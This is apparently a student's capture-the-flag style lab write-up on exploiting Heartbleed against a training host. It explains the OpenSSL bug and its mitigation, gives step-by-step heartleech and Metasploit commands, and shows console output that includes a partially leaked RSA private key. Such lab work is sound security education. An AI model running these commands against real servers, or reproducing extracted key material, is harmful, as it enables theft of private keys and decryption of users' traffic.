3 Heartbleed

Heartbleed is a vulnerability in the OpenSSL library which is used for the SSL/TLS protocol. It allows to read the private key. https://heartbleed.com/

https://github.com/robertdavidgraham/heartleech

answers

- Explain the security problem
  - due to a software error the private key of the certificate can be retrieved. Root cause seems to be memory corruption
- Explain your attack (exploit, screenshot, hacking journal)
  - see below
- Explain mitigation (remedy)
  - upgrade the a version of the openSSL library that doesnt have this issue
  - Furthermore, replace certificates and revoke old ones as their private key might not be private anymore

Heartleech

- `sudo apt-get install hl-heartleech` -> install tool "heartleech"
- `/opt/applic/heartleech/heartleech --scan heartbleed.vm.vuln.land --autopwn --threads 20` (cd "/opt/applic/heartleech" and then executing the command doesnt work.. i guess the previously installed heartleech, which doesnt work would then be executed)

From my understanding, heartleech uses the heartbleed bug to get access to data in memory which could contain the private key. Within these bytes it a) looks for known patterns that indicate the private key (depends on the format) and b) performs calculations using the public key and the accessed data to find the private key. (see github)

Tried multiple (many) times.. result was always INCONCLUSIVE 😦


Metasploit

1. start metasploit resource (exercise 2) and log in
2. Execute the commands
   - `msfconsole` > start metasploit
   - `use auxiliary/scanner/ssl/openssl_heartbleed`
   - `set action KEYS`
   - `set RHOST heartbleed.vm.vuln.land`
   - `set MAX_KEYTRIES 255` (as explained.. above 250 makes no sense)
   - `exploit`

Success: attack succeded. Private key starts with "MIICW" (see screenshot)

Screenshot

Shows both attacks: Heartleech (not successful) and Metasploit (successful)



```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > exploit

[*] 152.96.6.209:443      - Scanning for private keys
[*] 152.96.6.209:443      - Getting public key constants...
[*] 152.96.6.209:443      - 2022-12-11 14:57:41 UTC - Starting.
[*] 152.96.6.209:443      - 2022-12-11 14:57:41 UTC - Attempt 0...
[*] 152.96.6.209:443      - 2022-12-11 14:57:50 UTC - Attempt 5...
[*] 152.96.6.209:443      - 2022-12-11 14:57:58 UTC - Attempt 10...
[*] 152.96.6.209:443      - 2022-12-11 14:58:05 UTC - Attempt 15...
[*] 152.96.6.209:443      - 2022-12-11 14:58:12 UTC - Attempt 20...
[*] 152.96.6.209:443      - 2022-12-11 14:58:21 UTC - Attempt 25...
[*] 152.96.6.209:443      - 2022-12-11 14:58:30 UTC - Attempt 30...
[*] 152.96.6.209:443      - 2022-12-11 14:58:38 UTC - Attempt 35...
[*] 152.96.6.209:443      - 2022-12-11 14:58:45 UTC - Attempt 40...
[*] 152.96.6.209:443      - 2022-12-11 14:58:54 UTC - Attempt 45...
[*] 152.96.6.209:443      - 2022-12-11 14:59:02 UTC - Attempt 50...
[+] 152.96.6.209:443      - 2022-12-11 14:59:06 UTC - Got the privat
[*] 152.96.6.209:443      - -----BEGIN RSA PRIVATE KEY-----
MIICWwIBAAKBgQDGd5SMvrp1G4tTG4QlEsv9ZVGqvIzry/FWFBuIDVIJgPYxk3yI
xp3EJjLMH+T/AazEWXtfBMQzXgL2p35J0VbLu4AZZbpYaUYSREz26f/CxY+ZpTmL
qVYvu1LRuKuy+3sQB1pRnUIebgQ+iEsVstfPP5AFnDz7qapOBwuM30NEEwIDAQAB
AoGAF6INsmTT1zYcdR0Fs1R1rgrumqIxNbLnXhSu4piTeEY/CtBBOBhOmRjjW6NA
pY0RgaAWLM5ofqVnPO/c/fVLnGk6l75YN+Xx5KPjK83s+75pidJvKWD0ExM5mGTI
V36RoxeOqZZGbGQ0b1yiXpm3gbBGWsmtKApNVxabt1RRhWECQQDSEPNoWw3qNhxp
euTU8ppP4DJ7x/PfHuMDD6Q6y3JnwhWGV8RHhRk4gj/STeOJkTsMvM5t+/bjr1tH
g1gYvtW/AkEA8d1WPvsZvqSKuaEjPEI+yToW2/6nqcIfvHB1lPIWn8HYvhk29wA+
/Q7vD67ixgIas2oDFl/t1Bsuc9xAUjuurQJAE36jODILDotLA7b1+ZUyIOuLg9VA
mppBMw2GjjZHPb3TRY5rlr+RYZ8k0R2NWjzyH/J9rdNOTD7/15km2dUL/QJAKOBD
```

```
> /opt/applic/heartleech/heartleech --scan heartbleed.vm.vuln.land --autopwn --t
hreads 20

--- heartleech/1.0.0h ---
https://github.com/robertdavidgraham/heartleech
PCRE library: 8.39 2016-06-14
heartbleed.vm.vuln.land:443: INCONCLUSIVE: DNS failed
 ~  ▯                                                                    ok  4m 1s
```